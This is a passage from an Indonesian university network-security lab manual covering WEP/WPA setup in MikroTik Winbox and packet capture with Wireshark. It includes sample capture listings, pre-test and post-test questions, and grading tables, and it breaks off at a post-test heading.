
- Kombinasi dari 802.1x, EAP, MIC, TKIP dan AES

Security Profiles Dalam Winbox



Gambar 10.1 Security Profiles Winbox


Aplikasi WEP Security



Gambar 10.2 WEP Security 1

Gambar 10.3 WEP Security 2

Aplikasi WPA Security



Gambar 10.4 WPA Security 1

Note : pada kedua router (AP dan Station set WPA harus sama persis)

Penggunaan WPA Security

Gambar 10.5 WAP Security 2

10.4 HARDWARE DAN SOFTWARE

Hardware dan software yang digunakan dalam praktikum ini yaitu:

1. Komputer.
2. Notepad

10.5 PRE-TEST

Jawablah pertanyaan berikut (**Total Skor: 100):**

No	CPL	CPMK	Pertanyaan	Skor
1.	CPL-07	CPMK-04	Jelaskan menurut anda apa yang dimaksud dengan jaringan wireless!	30
2.	CPL-07	CPMK-04	Sebutkan dan jelaskan jenis jaringan wireless.	30

3.	CPL-07	CPMK-04	Sebutkan kelemahan dan keuntungan dari jaringan wireless.	40

10.6 LANGKAH PRAKTIKUM

Aturan Penilaian (Total Skor: 100):

No	CPL	CPMK	Pertanyaan	Dokumen Pendukung	Skor
1.	CPL-07	CPMK-04	Selesaikan langkah praktikum	Hasil praktikum langkah	100

Langkah-Langkah Praktikum:

1. Nyalakan komputer.
2. Buka aplikasi winbox.
3. Pastikan winbox sudah terkoneksi dengan routernya.
4. Lakukan proses seperti pada gambar di atas.
5. Wi-Fi sudah siap digunakan.

10.7 POST TEST

Jawablah pertanyaan berikut (**Total Skor: 100):**

No	CPL	CPMK	Pertanyaan	Skor
1.	CPL-07	CPMK-04	Jelaskan menurut anda apa yang akan terjadi jika di suatu wlan memiliki celah keamanan!	50
2.	CPL-07	CPMK-04	Ada berapa banyak client yang dapat terhubung kedalam sistem infrastruktur wlan	50

10.8 HASIL CAPAIAN PRAKTIKUM

Diisi oleh asisten setelah semua assessment dinilai.

No	Bentuk Assessment	CPL	CPMK	Bobot	Skor (0-100)	Nilai Akhir (Bobot x Skor)
1.	Pre-Test	CPL-07	CPMK-04	20%		
2.	Praktik	CPL-07	CPMK-04	30%		
3.	Post-Test	CPL-07	CPMK-04	50%		
					Total Nilai	

LEMBAR JAWABAN PRE-TEST DAN POST-TEST PRAKTIKUM

Nama : **NIM :**	**Asisten:** **Paraf Asisten:**	**Tanggal:** **Nilai:**

PRAKTIKUM 11:ANALISA PAKET DATA

Pertemuan ke : 11

Total Alokasi Waktu : 90 menit
- Materi : 15 menit
- Pre-Test : 15 menit
- Praktikum : 45 menit
- Post-Test : 15 menit

Total Bobot Penilaian : 100%
- Pre-Test : 20 %
- Praktik : 30 %
- Post-Test : 50 %

Pemenuhan CPL dan CPMK:

CPL-07	Mampu memilih, membuat dan menerapakan teknik, sumber daya, penggunaan perangkat teknik modern dan implementasi teknologi informasi untuk memecahkan masalah.
CPMK-04	Memahami pentingnya keamanan sistem dan jaringan komputer (wireless Network security).

11.1 DESKRIPSI CAPAIAN PEMBELAJARAN

Setelah mengikuti praktikum ini mahasiswa diharapkan mampu:

1. Memahami dan mampu menerapkan konsep wireless network security, snapping paket data

11.2 INDIKATOR KETERCAPAIAN PEMBELAJARAN

Indikator ketercapaian diukur dengan:

CPL-07	CPMK-04	Mahasiswa mampu analisis paket data dengan metode snapping paket data menggunakan wireshark.

11.3 TEORI PENDUKUNG

Wireshark merupakan salah satu network analysis tool atau disebut juga dengan protocol analysis tool atau packet sniffer. Wireshark dapat digunakan untuk troubleshooting jaringan, analisis keamanan, pengembangan software dan protocol, serta untuk keperluan edukasi. Wireshar merupakan software gratis, sebelumnya, wireshar dikenal dengan nama Ethereal. Packet sniffer sendiri diartikan sebagai sebuah program atau tool yang memiliki kemampuan untuk ‘mencegat’ dan melakukan pencatatan terhadap traffic data dalam jaringa. Selama terjadi aliran data dalam, packet sniffer dapat menangkap protocol data unit (PDU), melakukan decoding serta melakukan analisis terhadap isi paket berdasarkan spesifikasi RFC atau spesifikasi-spesifikasi yang lain.

Dalam berbagai kalangan praktisi Wireshark berguna antara lain untuk :

- Network administrator, untuk troubleshooting
- Teknisi keamanan jaringan memakainya untuk mengawasi jaringan
- Developer, untuk debug implementasi protocol

- Awam memakainya untuk belajar protocol jaringan

Fitur-fitur wireshark :

- Tersedia untuk Windows dan Unix
- Capturing paket data secara live dari suatu jaringan
- Menampilkan informasi paket secara sangat detail
- Membuka dan menyimpan paket data yang sudah di-capture
- Import dan export paket data dari program capturing lain
- Paket filter dalam berbagai kriteria
- Mencari paket data dalam berbagai kriteria
- Mebuat statistic data.

Menu pada Wireshark :

- File : Open, merge, save, print, export, capture, quit
- Edit : mencari paket, refrensi waktu, menandai paket, konfigurasi profil, set preferences
- View : menagani tampilan data dicapture termasuk pewarnaan, zooming, dll
- Go : untuk menuju ke paket tertentu
- Capture : memulai dan stop capturing, mengedit filter
- Analize : memanipulasi filter, enable atau disable protocol yang diinginkan, dll
- Statistics : menampilkan berbagai statistic, termasuk garis besar paket yang ditampilkan.

11.4 HARDWARE DAN SOFTWARE

Hardware dan software yang digunakan dalam praktikum ini yaitu:

1. Komputer.
2. Sistem operasi Linux/Windows
3. Wireshark

11.5 PRE-TEST

Jawablah pertanyaan berikut (**Total Skor: 100):**

No	CPL	CPMK	Pertanyaan	Skor
1.	CPL-07	CPMK-04	Apa itu Wireshark?	30
2.	CPL-07	CPMK-04	Jelaskan kegunaan Wireshark!	70


11.6 LANGKAH PRAKTIKUM

Aturan Penilaian (Total Skor: 100):

No	CPL	CPMK	Pertanyaan	Dokumen Pendukung	Skor
1.	CPL-07	CPMK-04	Selesaikan langkah praktikum	Hasil praktikum langkah	100


Langkah-Langkah Praktikum:

a. Pastikan Wireshark telah terinstall
b. Jalankan wireshark, akan muncul tampilan awal dari wireshark




Gambar 11.1 Halaman interface saat membuka wireshark

c. Untuk memulai menangkap paket-paket data, pilih menu **Capture** lalu pilih **Interface**




Gambar 11.2 interface capture

Maka akan muncul tampilan untuk memilih interface yang akan kita Analisa




Gambar 11.3 Pilihan yang akan ditangkap

d. Pilih lokasi yang akan kita capture, misal kita pilih Ethernet, maka centang pada bagian yang kita pilih lalu klik Start untuk memulai pengcapturean data. Wireshark akan segera mengcapture paket-paket data yang melintas pada jaringan computer, berikut tampilan utama saat wireshark bekerja :




Gambar 11.4 utama saat capturing berlangsung



Gambar 11.5 Menu dalam tampilan capturing


Gambar 11.6 Gambar Display filter

Atau bisa juga menggunakan CTRL+F untuk memfilter
Gambar 11.6




No.	Time	Source	Destination	Protocol	Length	Info
34	6.65316000	10.1.36.3	10.1.41.185	TCP	66	51781→7680 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SA
36	6.65414200	10.1.36.3	10.1.41.185	TCP	60	51781→7680 [ACK] Seq=1 Ack=1 Win=2102272 Len=0
37	6.65450900	10.1.36.3	10.1.41.185	TCP	129	51781→7680 [PSH, ACK] Seq=1 Ack=1 Win=2102272 Len=75
39	6.65601500	10.1.36.3	10.1.41.185	TCP	66	51781→7680 [PSH, ACK] Seq=76 Ack=76 Win=2102272 Len=12
42	6.65705700	10.1.36.3	10.1.41.185	TCP	60	51781→7680 [ACK] Seq=88 Ack=89 Win=2102272 Len=0
43	6.65705700	10.1.36.3	10.1.41.185	TCP	60	51781→7680 [FIN, ACK] Seq=88 Ack=89 Win=2102272 Len=0
5	0.81706000	10.1.41.185	142.250.4.95	QUIC	75	CID: 14570344015301836669, Seq: 39431
11	2.90647700	10.1.41.185	172.16.9.26	TCP	66	7680→59501 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=146
14	2.90781500	10.1.41.185	172.16.9.26	TCP	129	7680→59501 [PSH, ACK] Seq=1 Ack=76 Win=131072 Len=75
16	2.90887500	10.1.41.185	172.16.9.26	TCP	88	7680→59501 [PSH, ACK] Seq=76 Ack=110 Win=131072 Len=34
17	2.90897600	10.1.41.185	172.16.9.26	TCP	54	7680→59501 [FIN, ACK] Seq=110 Ack=110 Win=131072 Len=0
20	2.91021500	10.1.41.185	172.16.9.26	TCP	54	7680→59501 [ACK] Seq=111 Ack=111 Win=131072 Len=0
21	3.39036300	10.1.41.185	142.250.4.95	QUIC	75	CID: 0, Seq: 190
23	3.48943900	10.1.41.185	239.255.255.250	SSDP	216	M-SEARCH * HTTP/1.1
27	4.49895700	10.1.41.185	239.255.255.250	SSDP	216	M-SEARCH * HTTP/1.1
29	5.50718400	10.1.41.185	239.255.255.250	SSDP	216	M-SEARCH * HTTP/1.1
33	6.51965300	10.1.41.185	239.255.255.250	SSDP	216	M-SEARCH * HTTP/1.1
35	6.65322900	10.1.41.185	10.1.36.3	TCP	66	7680→51781 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=146
38	6.65464500	10.1.41.185	10.1.36.3	TCP	129	7680→51781 [PSH, ACK] Seq=1 Ack=76 Win=1051136 Len=75
40	6.65605100	10.1.41.185	10.1.36.3	TCP	66	7680→51781 [PSH, ACK] Seq=76 Ack=88 Win=1051136 Len=12
41	6.65617700	10.1.41.185	10.1.36.3	TCP	54	7680→51781 [FIN, ACK] Seq=88 Ack=88 Win=1051136 Len=0
44	6.65708600	10.1.41.185	10.1.36.3	TCP	54	7680→51781 [ACK] Seq=89 Ack=89 Win=1051136 Len=0
45	6.75240900	10.1.41.185	216.239.32.116	SSL	55	Continuation Data
48	8.10359100	10.1.41.185	192.168.1.7	TCP	66	59315→7680 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SA
52	8.58089400	10.1.41.185	142.250.4.95	QUIC	75	CID: 237, Seq: 120
53	9.11852100	10.1.41.185	192.168.1.7	TCP	66	[TCP Retransmission] 59315→7680 [SYN] Seq=0 Win=64240 Len

Gambar 11.7 Daftar paket yang berhasil ditangkap



```
⊞ Frame 109: 78 bytes on wire (624 bits), 78 bytes captured (624 bits) on interface 0
⊞ Ethernet II, Src: e0:d5:5e:81:6a:a4 (e0:d5:5e:81:6a:a4), Dst: 70:6b:b9:20:f0:c6 (70:6b:b9:20:f0:c6)
⊞ Internet Protocol Version 4, Src: 10.1.41.185 (10.1.41.185), Dst: 74.125.200.100 (74.125.200.100)
⊞ User Datagram Protocol, Src Port: 49967 (49967), Dst Port: 443 (443)
```

Gambar 11.8 detail dari paket yang terpilih




```
0000  70 6b b9 20 f0 c6 e0 d5  5e 81 6a a4 08 00 45 00   pk. .... ^.j...E.
0010  00 40 82 c9 40 00 80 11  00 00 0a 01 29 b9 4a 7d   .@..@... ....).J}
0020  c8 64 c3 2f 01 bb 00 2c  46 d9 47 f2 93 13 8a 19   .d./...,  F.G.....
0030  64 d2 26 42 08 bd 7f f2  2f eb 59 69 3a c6 3f 1f   d.&B.... /.Yi:.?.
0040  69 d9 5a 08 a0 2a 4f 3e  bd 8a 3e 7d d6 65         i.Z..*O> ..>}.e
```

Gambar 11.9 detail paket dalam format heksadesimal


Pada bagian gambar 11.7 daftar paket, terdapat kolom-kolom sebagai berikut:

- Time : menampilkan waktu saat paket tersebut tertangkap
- Source : menampilkan IP sumber dari paket data
- Destination : menampilkan IP tujuan dari paket data
- Protocol : Menampilkan protocol yang dipakai oleh paket data
- Info : menampilkan informasi detail dari paket data


e. Buka web browse dan bukalah sembarang website atau situs misal www.kompas.com




Gambar 11.10 Tampilan buka web



Gambar 11.11 hasil tangkapan Ketika mengakses Kompas.com



Gambar 11.12 Detail dari web Kompas.com



Gambar 11.13 detail dari web Kompas dalam format heksadesimal

f. Setelah masuk browser hentikan proses pada wireshark dengan klik **Stop** pada menu capture, dari gambar langkah e terlihat paket-paket data yang tertangkap termasuk www.kompas.com
g. Analisis paket data www.kompas.com , sebagai berikut:
h. Untuk memastikan IP kita dan IP URL yang kita analisis gunakan command prompt,akan muncul jendela console command prompt, ketik ipconfig, akan keluar hasil seperti dibawah ini
i. Sedangkan untuk mengetahui IP URL dengan mengetikkan **ping URL**

Ketik → c:\> ping www.kompas.com

11.7 POST TEST

